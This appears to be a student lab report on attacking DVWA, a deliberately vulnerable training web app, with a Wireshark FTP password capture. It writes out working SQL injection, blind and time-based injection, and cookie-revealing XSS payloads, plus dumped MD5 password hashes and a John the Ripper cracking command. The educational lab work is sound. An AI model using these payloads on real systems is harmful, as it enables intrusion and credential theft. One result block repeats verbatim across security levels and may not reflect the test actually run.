


Figure 15: IP-based Filtering in Wireshark

I applied the filter ip.addr == 10.207.13.45 to traffic in which the suspected FTP client was involved. This focused the traffic even more on the target of the attack and allowed me to see the step-by-step process of how attacker was able to log in to the server and what they did after they got in. Filtering by this IP address refined things to be the extent that I was able to comprehend the packets that were being recorded.




Figure 16: Capturing FTP Credentials via Filtered Packet

I applied the display filter ftp.request.command == “PASS” to identify any FTP passwords. The screenshot shows the actual password 1234567890 that was sent. This shows how the use of FTP makes it easier for attackers to get through sensitive login credentials.

2.1.1 Identify vulnerabilities by injecting CSS or XSS, and SQL code in the DVWA server. You will need to set up your DVWA in low, medium and high security levels for CSS and low, medium and high security levels for SQL injections.

SQL Injections:

Low SQL Injection

In this part, I need to identify the vulnerabilities in the DVWA server. I attempted the 127.0.0.1/DVWA/login.php and entered the username and password provided. I will first start with the low difficulty, which will be changed to DVWA Security.




Figure 17: DVWA (security changing)

Figure 18: Using command 1




Figure 19: Using command ' OR '1'=1# to check vulnerabilities present

Figure 20

The next step is to know how many fields are involved in the query. I'll try the following commands: 1' ORDER BY 1 #, 1' ORDER BY 2 #, and 1' ORDER BY 3 #. When I submitted the first two commands, it gave the username

and surname. When I tried it with an index of 3 the server raises an error, which means the query has two fields.




Figure 21

I can now check our assumption about the DBMS by using the command: 1' OR 1=1 UNION SELECT 1, VERSION()#.

The last row shows the version of the running DBMS: 10.1.26.

- The DBMS IS MySQL 10.1.26
- The query involves two fields.

Now, I will use the following command: 1' OR 1=1 UNION SELECT 1, DATABASE() #. DATABASE is a MySQL function that returns the name of the current database. After submitting that command, this is the result I got. So, the name we were looking for is dvwa.




Figure 22

The next command I used is
1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa# to retrieve the table names.

Figure 23

At the end, I need to know the names of the columns of the target table. The command I used is 1' OR 1=1 UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users' #.
This query will show all the columns' names in the table "users".

Figure 24

```
ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: admin
Surname: admin

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Gordon
Surname: Brown

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Hack
Surname: Me

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Bob
Surname: Smith

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Figure 25

The highlighted fields (username, password) are the ones we are interested in the final phase. The query should retrieve the fields user and password:

1' OR 1=1 UNION SELECT user, password FROM users #

We get the credentials for the users along with the Hashed Passwords.




Figure 26

I successfully performed an SQL Injection attack. From it, I extracted hashed passwords in the DVWA database and saved them in a file called dvwapass. John the Ripper was the tool I used and with the command john ~/Desktop/dvwapass –format=raw-md5, I cracked several hashes. The results revealed weak passwords such as ***password***, ***abc123***, ***letmein***,

and ***charley***. This shows how attackers can exploit SQL vulnerabilities not just to retrieve data but also to compromise user credentials.

Medium SQL Injection

For the medium SQL Injection there is a selection from 1 to 5.
I used the following command 1' UNION SELECT user, password FROM users #. This exploits the SQL logic to fetch usernames and passwords from the database.





Figure 27

High SQL Injection

```
ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: admin
Surname: admin

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Gordon
Surname: Brown

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Hack
Surname: Me

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Bob
Surname: Smith

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

This screenshot shows the result of a successful SQL Injection attack on high security. I used the 1' OR 1=1 UNION SELECT user, password FROM users# command to extract usernames and passwords from the database.



Low SQL Injection (Blind)

I used the payload 1’ and length(database())=1#, which returned missing. Then 1’ and length(database())=4#, which returned that exists. This confirmed that the database name length is 4 characters, showing how logic-based blind SQL injection works without displaying the actual data. Also, 1’ ORDER BY 1# returned that it exists.

Figure 28

Medium SQL Injection (Blind)

I used Inspect Element to inject the command 1’ AND LENGTH(database())=1#. It showed that the ID exists, confirming for me that the SQL query worked and was revealing database information without direct input.




Figure 29

High SQL Injection (Blind)

To circumvent high security, I injected `1' and sleep(5)#` into the cookie. The delayed server response showed that the SQL injection worked.




Figure 30

XSS

Low Level XSS(DOM):

The JavaScript payload is executed from the URL, providing that the application processes user input directly in the DOM without sanitization.




Figure 31

Medium Level XSS(DOM):

I exploited DOM XSS by closing the dropdown (</select>) and injecting an image tag with a script in the onerror event. This made the browser execute JavaScript and display the session cookie, providing the vulnerability.




Figure 32

High Level XSS(DOM):

I bypassed the filter by injecting the script directly into the URL fragment (#) using <script>alert(document.cookie)</script>, which triggered a JavaScript alert showing the session cookie, demonstrating that the page was vulnerable even at high security.




Figure 33

Low Level XSS(Reflected):

I used the URL (<<script>alert(“You have been hacked”)</script>) to inject a script, which was immediately reflected and run by the page, showing an alert.

Figure 34

Medium Level XSS(Reflected):

I injected a URL script as shown in the image below, that popped up with a message, hack by Jack. The input was returned to the browser’s page without the right kind of sanitization, allowing the JavaScript to run.


